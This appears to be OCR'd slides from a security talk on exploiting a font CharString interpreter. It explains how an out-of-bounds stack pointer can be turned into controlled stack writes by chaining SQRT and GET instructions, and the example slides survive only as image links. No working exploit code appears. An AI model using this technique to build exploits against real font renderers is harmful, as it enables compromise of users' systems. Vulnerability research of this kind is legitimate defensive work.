- **ABS** (Absolute value)
- **SQRT** (Square root)
- **INDEX** (Get value from stack)
- **EXCH** (Exchange values on stack)
- **DIV** (Division)
- **ADD** (Addition)
- **SUB** (Subtraction)
- **MUL** (Multiplication)
- **GET** (Get value from transient array)

Writing data anywhere on the stack

- Writing data directly is impossible due to the reasons mentioned above.
- We *could* try to use the `INDEX` instruction: it replaces the top stack item with the one *x* items below the top.
  - however, we don’t control the “x” (we are only trying to control it right now).
- The arithmetic and logic instructions (`ADD`, `SUB`, `MUL`, `DIV`, `ABS`, `NEG` etc.) also require somewhat controlled operands, which we obviously don’t have.
- Is it hopeless? End of talk?

What about the GET instruction?

- Usage: `idx GET → val`
    - replaces the index *idx* with the transient array value at that index.
- Since the index is only 16 bits, maybe we could specify the transient array to be 65535 entries long (via `/lenBuildCharArray`), and insert the desired value into all cells?


Some problems

1. It would be really expensive; over 65 thousands of instructions for a single value insertion sounds like a lot of overhead.
2. The index is a **signed** 16-bit value, and negative arguments are rejected by the GET command.
   - the ABS instruction would probably fix this, though.


SQRT for the rescue!

- We *can* control the value under an out-of-bounds `op_sp` pointer to some degree.
- The `SQRT` operator replaces the top 16-bit value with its square root.
  - In fact a 16.16 Fixed value, but that's irrelevant, because the integer parts overlap.
- After 5 subsequent invocations of the instruction, the top 16-bit stack value will always be equal to:
  - 0 – if the value was originally zero.
  - 1 – if the value was originally non-zero.
- The value can be then used as a deterministic parameter of the `GET` instruction.


Writing data to stack – example




Writing data to stack – example




Writing data to stack – example



